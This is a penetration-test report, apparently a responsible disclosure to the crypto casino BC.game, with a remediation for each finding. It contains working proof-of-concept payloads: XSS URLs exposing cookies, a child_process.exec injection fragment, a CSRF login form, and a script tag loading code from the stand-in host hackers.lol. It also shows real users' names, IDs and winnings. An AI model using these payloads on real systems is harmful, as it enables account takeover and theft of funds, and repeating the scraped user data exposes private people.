Vulnerability Assessment Report

https://bc.game and related domains

October 17th, 2022

Prepared for the benefit of: BC.game's security team
By: "Keewenaw"

Notices and disclaimers: This is an independent security evaluation for BC.game, shared as per industry-standard Responsible Disclosure guidelines. This report is confidential, for distribution only among BC.game's technical staff. This report was formally requested by BC.game and all testing activities are reported herein. The researcher attests that no exploits were conducted besides proof-of-concept validation; any exploits actually leading to system or account compromise or theft of funds were not conducted. The researcher has made a best-effort attempt to discover and disclose all findings, but makes no guarantee that this report is comprehensive.

Table of Contents

Critical Severity - Reflected and DOM-based Cross Site Scripting (XSS)


OWASP Category: A03:2021 - Injection

Affected host: https://bc.game

Vulnerable URLs:
- /[payload] (root)
- /assets[payload]/eighteen.1ff0e7bf.png
- /help/gameble-aware[payload]


Others exist, usually following the format /directory1[payload]/directory2[payload]/file.extension. However, due to the concurrent maintenance being conducted, some are being inadvertently patched.

Example Payload: `"><script>alert(document.cookie)</script>`



```
https://bc.game/"><script>alert(document.cookie)</script>
```


```
bc.game says
G_ENABLED_IDPS=google;
sensorsdata2015jssdkcross=%7B%22distinct_id%22%3A%226027
7
54%22%2C%22first_id%22%3A%22183ce954ea38a6-0a0bd3e81
c1fe1-103b347b-1296000-183ce
954ea4bf5%22%2C%22props%22%3A%7B%22%24latest_traffic_
source_type%22%3A%22%E7%9B%
B4%E6%8E%A5%E6%B5%81%E9%87%8F%22%2C%22%24latest
_search_keyword%22%3A%22%E6%9C%AA
```



bc.game/assets"><script>alert(1)</script>u9tas/eighteen.1ff0e7bf.png

bc.game says

1



bc.game/help/gameble-aware"><script>alert(document.cookie)</script>

bc.game says

```
G_ENABLED_IDPS=google;
sensorsdata2015jssdkcross=%7B%22distinct_id%22%3A%226027
7
54%22%2C%22first_id%22%3A%22183ce954ea38a6-0a0bd3e81
c1fe1-103b347b-1296000-183ce
954ea4bf5%22%2C%22props%22%3A%7B%22%24latest_traffic_
source_type%22%3A%22%E7%9B%
B4%E6%8E%A5%E6%B5%81%E9%87%8F%22%2C%22%24latest
_search_keyword%22%3A%22%E6%9C%AA
```

Result of POC exploit: A pop up showing the contents of the user's cookies for bc.game.

Impact: An attacker can steal these cookies and compromise user accounts. This will likely happen via a phishing campaign pretending to be bc.game itself. The attacker would embed this link+payload into an email or private message, replacing `document.cookie` with a malicious script that will harvest cookies or login details directly and sending that data back to the attacker. If the attacker replaces their own cookie with the one they just stole, the attacker could impersonate and control the user's account. Since you allow scripts from domains outside bc.game (such as your Cloudflare beacon.js script; also see the CORS finding below), this is easy to do. Further, I can pop this XSS for any language supported on your site, meaning it impacts all users, not just English speakers.

Remediation: Sanitize all user input before reflecting it into the webpage. An example (but likely not sufficient) code snippet would look like:

```
function sanitize(string) {
  const map = {
      '&': '&amp;',
      '<': '&lt;',
      '>': '&gt;',
      '"': '&quot;',
      "'": '&#x27;',
      "/": '&#x2F;',
  };
  const reg = /[&<>"'/]/ig;
  return string.replace(reg, (match)=>(map[match]));
}
```

Please also review https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Critical Severity - Remote Property Injection

OWASP Category: A03:2021 - Injection

Affected host: https://github.com/bcgame-project/verify

Vulnerable URLs: /lib/jquery.js

Example Payload:

```
function exploit(cmd){
  var storeInFoundProperty1 = [
  'constructor',
  'require("child_process").exec(arguments[0],console.log)'
  ];
  var storeInFoundProperty2 = [
  'BadBoyCode',
  cmd
  ];
```

Result of POC exploit: Remote code execution and full compromise of bc.game.

Impact: You allow object bracket notation with user input. This link explains the problem better than I can: https://github.com/nodesecurity/eslint-plugin-security/blob/3c7522ca1be800353513282867a1034c795d9eb4/docs/the-dangers-of-square-bracket-notation.md This will allow me to discover any and all valid properties via brute force and even allow me to understand the object prototype itself. If I'm careful, I can construct a property that allows for anything and everything, including full remote code execution and full compromise of bc.game as a website. Good luck protecting your users' funds when that happens. I did not explore this further, nor did I choose to find exact property names, due to the risk involved such an attack (denial of service and full compromise of all bc.game infrastructure).

Remediation: Use literal values for object properties.

High Severity - No Rate Limiting on Sensitive APIs

OWASP Category: API4:2019 Lack of Resources & Rate Limiting


Affected host: https://bc.game

Vulnerable URLs:
• /api/game/support/user/info/[user ID]
• /api/game/support/rich-list/get/

Example Payload: N/A

Result of POC exploit: Exposure of all users' sensitive data, including account balances.

An example response showing some of the accounts who have won over 20,000+ USD on BC.game is shown below:



https://bc.game/api/game/support/rich-list/get/

```
{"code":0,"msg":null,"data":
[{"userId":5925820,"userName":"Nekoglailox","level":41,"likedNumber":0,"upAmount":"45795.23","cpAmou
nt":[{"currencyName":"USDT","amount":"45795.23"}]},{"userId":1286162,"userName":"Teeming
Jahdiel","level":41,"likedNumber":0,"upAmount":"41487.14","cpAmount":
[{"currencyName":"BTC","amount":"2.1282117"}]},
{"userId":16535620175457,"userName":"****","level":86,"likedNumber":0,"upAmount":"28242.74","cpAmoun
t":[{"currencyName":"USDT","amount":"28242.74412"}]}]}
```

An API request for the user ID of "Nekoglailox" (5925820) returns the following interesting information:

```
HTTP/2 200 OK
Date: Mon, 17 Oct 2022 21:35:21 GMT
Content-Type: application/json;charset=UTF-8
Vary: Accept-Encoding
Vary: Accept-Encoding
Cache-Control: no-store
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 75bc29ddbf20b8ca-AMS
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

{"code":0,"msg":null,"data":
{"hideGameData":false,"allowOnlyFriendPrivate":true,"userId":5925820,"avatar":"head1","na
me":"Nekoglailox","createTime":1664920763937,"level":41,"levelName":"VIP41","showStar"
:3.5,"titles":[],"titleDesc":
[],"totalLikeNum":2,"shareLikeNum":0,"headLikeNum":2,"hasSelfHeadClick":false,"achievem
ents":
[snipped],"achievementType":0,"medalCount":0,"betNum":8417,"winNum":2383,"betAmount
Usd":"542304.93","winAmountUsd":"504284.39","favorite":[snipped],"contest":[]}}
```

Impact: By using Burp Suite's Intruder functionality, I can iterate all values from 0 to the most recent user in a matter of minutes. This allows me to pull all user information this request offers, including:

- Usernames;
- User IDs;
- Trophies;
- Achievements;
- When the account was created;
- The user VIP level;
- Whether they allow friends requests or allow public visibility of what games they play;
- Bet amounts and frequency;
- Win amounts and frequency; and
- Favorite games.

With this info, I can iterate through all users, find the biggest VIPs or recent winners who allow friend requests (the second `/api/game/support/rich-list/get/` URL is very useful for this), create a fake profile and friend them, then convince them to click on a malicious link as detailed in the XSS, parameter pollution, CORS, and other findings. If an attacker writes the malicious payload correctly, I can collect their username, password, cookies, and even their 2FA codes, allowing for full control over the account and the ability to steal any and all funds in those accounts.

Remediation: Implement some form of rate limiting on direct requests to APIs.

High Severity - HTTP Parameter Pollution


OWASP Category: A03:2021 - Injection

Affected host: https://bc.game

Vulnerable URLs: Site-wide issue
• Example: /user/amount/

Example Payload: `?newparameter=yesitis`

Result of POC exploit: Searching the source code for the Payload shows one instance of this Payload being directly transposed into the page.


BC.Game: Crypto Casino Game
view-source:https://bc.game/u
view-source:https://bc.game/user/amount?newparameter=yesitis
yesitis
1/1

```
:/amount"},"lang":"en","mobile":false,"urlOriginal":"/user/amount?newparameter=yesitis","redirectTo":"!undefined"}}</script><script type="
```

Impact: This weakness allows me to inject arbitrary HTML (and Javascript) into any page of my choice, which can be useful for stealing the 2FA code needed for withdrawal of a user's assets, so an attacker can transfer funds to themselves rather than to the legitimate owner of said funds. This would require the attacker to stand up a small server able to receive requests from bc.game, which is trivial to do with Python (evidence).

Remediation: URL encode user input instead of placing it into your website as-is. Please review the following links for further details:
• https://owasp.org/www-pdf-archive/AppsecEU09_CarettoniDiPaola_v0.8.pdf
• https://securityintelligence.com/posts/how-to-prevent-http-parameter-pollution/

High Severity - Overly-Permissive Cross-Origin Resource Sharing (CORS) Policy

OWASP Category: A05:2021 - Security Misconfiguration

Affected host: https://bc.game , https://socket2v2.bc.game/ , https://socketv2.bc.game/

Vulnerable URLs: Site-wide misconfiguration issue, impacts all URLs

Example Payload: The fake domain https://hackers.lol

Result of POC exploit: The server allows requests from any domain.

Steps to Replicate:
1. Download Burp Suite Community Edition
2. Intercept any request to https://socket2v2.bc.game/
3. Change the `Origin` header in the request to a domain of your choice (such as the fake domain https://hackers.lol/)
4. Review the server's responses, specifically the server headers detailed below. You will see your Origin set without issue:
```
Access-Control-Allow-Origin: https://hackers.lol
Access-Control-Allow-Credentials: true
```

Request to Server

```
GET /test/?p=01183ce954eb9 HTTP/2

Host: socket2v2.bc.game
Cookie: [snipped
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.5249.62 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://hackers.lol
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://bc.game/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response from Server

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 01:29:38 GMT
Content-Type: text/html; charset=utf-8
Access-Control-Allow-Origin: https://hackers.lol
Access-Control-Allow-Credentials: true
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 75944e2dd8f7a7fc-SYD
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
```

Impact: Given the XSS vulnerabilities detailed above, this means that an attacker can host malicious Javascript wherever they choose, and bc.game will still interact with it. So, given the example above, an attacker can change the payload to something like `<script src="https://hackers.lol/maliciousCode.js">alert("Loading …")</script>` and bc.game will allow the `maliciousCode.js` script to run without issue, making it even easier for an attacker to steal usernames, passwords, cookies, and 2FA codes, thereby taking over any user's account and stealing all funds.

Remediation: Set your CORS policy to allow only domains tied to bc.game itself. Any request not in *.bc.game should be dropped.

High Severity - Cross-Site Request Forgery (CSRF)

OWASP Category: A05:2021 - Security Misconfiguration

Affected host: https://bc.game

Vulnerable URLs:
- /api/chat/room/0/send
- /api/home/rec/entry
- /api/user/login
- /api/user/login-pre
- /api/user/name/change
- /api/user/recharge/[cryptocurrency ID]/address

Example Payload:

Place the below POC in a file like `poc.html`. As an authenticated "victim", run the file:

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://bc.game/api/user/login/" method="POST" enctype="text/plain">
      <input type="hidden" name="&#123;&quot;loginName&quot;&#58;&quot;
[VALID_USER_ID]&quot;&#44;&quot;password&quot;&#58;&quot;
[VALID_USER_PASSWORD]&quot;&#44;&quot;timestamp&quot;&#58;1666034967164&#44;
&quot;random&quot;&#58;&quot;01ab44ffff68da6fcb183e76c222e183e76c212a&quot;&#12
5;" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

You may need to customize this POC with your own username, password, or a random timestamp & nonce.

Result of POC exploit: The user will conduct whatever action the request is configured for (in the above example, they will log in to bc.game).

Impact: The exact impact depends on the impacted URL. Given the vulnerable URLs detailed above, the following impacts will result:
- `/api/chat/room/0/send` - An attacker could send messages in chat while impersonating another user (or moderator or site adminstrator).
- `/api/home/rec/entry` - Information disclosure of a user's favorite games, which can be tailored to phish the user by pretending to be the developer of the game.
- `/api/user/login` or `/api/user/login-pre` - The victim could log into a fake webpage, allowing an attacker to steal credentials while redirecting the session in such a way that the user is unaware they ever visited a fake page.
- `/api/user/name/change` - An attacker could change a user's name at will. For example, if the name is desirable (for example, "Satoshi"), the could convince the victim to click a link that will change the victim's desired name to something else (for example,

“randomusername". The “Satoshi” name would then be free for the attacker to claim and possibly use to impersonate the original victim.
- `/api/user/recharge/[cryptocurrency ID]/address` - The attacker could make the user deposit funds to an attacker-controlled wallet rather than a legitimate bc.game address.

Remediation: Implement an anti-CSRF token on all requests. Please also review the following links:
- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
- https://blog.sessionstack.com/how-javascript-works-csrf-attacks-7-mitigation-strategies-757dfb08e7a6

High Severity - Vulnerable Wordpress Components

OWASP Category: A06:2021 - Vulnerable and Outdated Components

Affected host: https://blog.bc.game

Vulnerable URLs: N/A

Example Payload: N/A

Result of POC exploit: Various

See this summary for a full breakdown of the out-of-date and vulnerable components discovered during a WPScan scan of the affected host.

```
[32m[+][0m WordPress version 5.6.8 identified (Insecure, released on
2022-03-11).
 | Found By: Meta Generator (Passive Detection)
 |  - https://blog.bc.game/, Match: 'WordPress 5.6.8'
 | Confirmed By: Most Common Wp Includes Query Parameter In Homepage
(Passive Detection)
 |  - https://blog.bc.game/wp-includes/css/dist/block-library/
style.min.css?ver=5.6.8
 |  - https://blog.bc.game/wp-includes/js/wp-embed.min.js?ver=5.6.8
 |
 | [31m[!][0m 3 vulnerabilities identified:
 |
 | [31m[!][0m Title: WP < 6.0.2 - Reflected Cross-Site Scripting
 |     Fixed in: 5.6.9
 |     References:
 |      - https://wpscan.com/vulnerability/622893b0-
c2c4-4ee7-9fa1-4cecef6e36be
 |      - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-
and-maintenance-release/
 |
 | [31m[!][0m Title: WP < 6.0.2 - Authenticated Stored Cross-Site
Scripting
 |     Fixed in: 5.6.9
 |     References:
 |      - https://wpscan.com/vulnerability/3b1573d4-06b4-442b-
bad5-872753118ee0
 |      - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-
and-maintenance-release/
 |
 | [31m[!][0m Title: WP < 6.0.2 - SQLi via Link API
 |     Fixed in: 5.6.9
 |     References:
 |      - https://wpscan.com/vulnerability/601b0bf9-fed2-4675-aec7-
fed3156a022f
 |      - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-
and-maintenance-release/
```

```
[32m[+][0m WordPress theme in use: Newspaper
 | Location: https://blog.bc.game/wp-content/themes/Newspaper/
 | Latest Version: 12
 | Last Updated: 2022-10-06T08:44:12.000Z
 | Style URL: https://blog.bc.game/wp-content/cache/min/1/wp-content/
themes/Newspaper/style.css?ver=1664843904
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | [31m[!][0m 6 vulnerabilities identified:
 |
 | [31m[!][0m Title: Newspaper Theme 6.4-6.7.1 - Privilege Escalation
 |     Fixed in: 6.7.2
 |     References:
 |      - https://wpscan.com/vulnerability/5365ecca-93e2-4bfc-
bd4a-6f61d7d75e96
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2017-18634
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2016-10972
 |      - https://www.exploit-db.com/exploits/39894/
 |      - https://blog.sucuri.net/2017/06/unwanted-shorte-st-ads-in-
unpatched-newspaper-theme.html
 |
 | [31m[!][0m Title: Newspaper Theme <= 9.2.2 - Cross-Site Scripting
(XSS)
 |     Fixed in: 9.5
 |     References:
 |      - https://wpscan.com/vulnerability/6a49d822-3fc1-45c7-
ad2f-81dcdb8083f9
 |      - https://themeforest.net/item/newspaper/5489609
 |      - https://tagdiv.com/newspaper/
 |
 | [31m[!][0m Title: Newspaper < 10.3.4 - Authenticated Reflected
Cross-Site Scripting
 |     Fixed in: 10.3.4
 |     References:
 |      - https://wpscan.com/vulnerability/aa8cde8b-46a0-43d0-8e64-
fe50b4798cdf
 |      - https://secupress.me/blog/newspaper-theme-xss-1033/.https://
themeforest.net/item/newspaper/5489609
 |
 | [31m[!][0m Title: Newspaper < 11 - Reflected Cross-Site Scripting
(XSS)
 |     Fixed in: 11
 |     References:
 |      - https://wpscan.com/vulnerability/
5ccb3cb0-681a-4e5b-8850-871a700083c0
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3135
 |
 | [31m[!][0m Title: Newspaper < 12 - Reflected Cross-Site Scripting
 |     Fixed in: 12
 |     References:
```

```
 |      - https://wpscan.com/vulnerability/
038327d0-568f-4011-9b7e-3da39e8b6aea
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2627
 |
 | [31m[!][0m Title: Newspaper < 12 - Reflected Cross-Site Scripting
 |     Fixed in: 12
 |     References:
 |      - https://wpscan.com/vulnerability/ad35fbae-1e90-47a0-b1d2-
f8d91a5db90e
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2167
 |
 | The version could not be determined.
 |
[34m[i][0m Theme(s) Identified:
 |
[32m[+][0m Newspaper
 | Location: https://blog.bc.game/wp-content/themes/Newspaper/
 | Last Updated: 2022-10-06T08:44:12.000Z
 | [33m[!][0m The version is out of date, the latest version is 12
 | Style URL: https://blog.bc.game/wp-content/themes/Newspaper/
style.css
 | Style Name: Newspaper
 | Style URI: http://tagdiv.com
 | Description: Premium WordPress template, clean and easy to use....
 | Author: tagDiv
 | Author URI: http://themeforest.net/user/tagDiv/portfolio
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [31m[!][0m 3 vulnerabilities identified:
 |
 | [31m[!][0m Title: Newspaper < 11 - Reflected Cross-Site Scripting
(XSS)
 |     Fixed in: 11
 |     References:
 |      - https://wpscan.com/vulnerability/
5ccb3cb0-681a-4e5b-8850-871a700083c0
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3135
 |
 | [31m[!][0m Title: Newspaper < 12 - Reflected Cross-Site Scripting
 |     Fixed in: 12
 |     References:
 |      - https://wpscan.com/vulnerability/
038327d0-568f-4011-9b7e-3da39e8b6aea
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2627
 |
 | [31m[!][0m Title: Newspaper < 12 - Reflected Cross-Site Scripting
 |     Fixed in: 12
 |     References:
 |      - https://wpscan.com/vulnerability/ad35fbae-1e90-47a0-b1d2-
f8d91a5db90e
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2167
 |
 | Version: 10.3.8 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - https://blog.bc.game/wp-content/themes/Newspaper/style.css,
Match: 'Version:           10.3.8'
```

Impact: Detailed above.

Remediation: Update all components to their most recent version.

Medium Severity - Cookie “Secure” Flag Not Set

OWASP Category: A05:2021 - Security Misconfiguration

Affected host: https://bc.game

Vulnerable URLs: Site-wide issue, impacts all cookies but the most critical are `SESSION` and `JSESSIONID`.

Example:

Request to Server

```
GET /api/user/get/ HTTP/2
Host: bc.game
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.5249.62 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

Response from Server

```
HTTP/2 200 OK
Date: Wed, 12 Oct 2022 23:43:54 GMT
Content-Type: application/json;charset=UTF-8
Set-Cookie: SESSION=[value snipped]; Max-Age=315360000; Expires=Sat, 09-Oct-2032
23:43:54 GMT; Domain=bc.game; Path=/; HttpOnly
Cache-Control: no-store
Set-Cookie: visit-url=https%3A%2F%2Fbc.game%2F; Path=/; Domain=bc.game; HttpOnly
Set-Cookie: JSESSIONID=[value snipped]; Domain=bc.game; Path=/; HttpOnly
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 7593b34df91ca817-SYD
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

{"code":0,"msg":null,"data":
{"showOnlineStatus":false,"userId":0,"name":null,"email":null,"emailVerified":false,"avatar":n
ull,"passwordExist":false,"open":0,"google2StepAuth":false,"gameable":true,"safePwd":false
,"createTime":0,"visitor":true,"login":false,"chatRoomPermission":null,"loginSource":null,"uni
queUid":0,"uid":0,"deviceId":null,"vipLevel":0,"currXP":0,"levelStartXP":0,"levelEndXP":0,"cu
rrentInvitationCode":"","kyc":0,"areaCode":"AU","showable":true,"areaAlert":false}}
```

Impact: The `Secure` flag ensures that cookies cannot be sent over HTTP requests; cookies will only be transmitted via HTTPS. Missing this flag means that the cookie will be transmitted unencrypted if the victim visits an HTTP only link, allowing for easier interception and theft by an attacker who has the capability to monitor traffic. Further, this makes the cookie theft via XSS even easier to pull off as the attacker does not need to conduct a full man-in-the-middle attack to steal cookies; they just need to sniff HTTP-only traffic.

Remediation: Set the `Secure` flag on all cookies.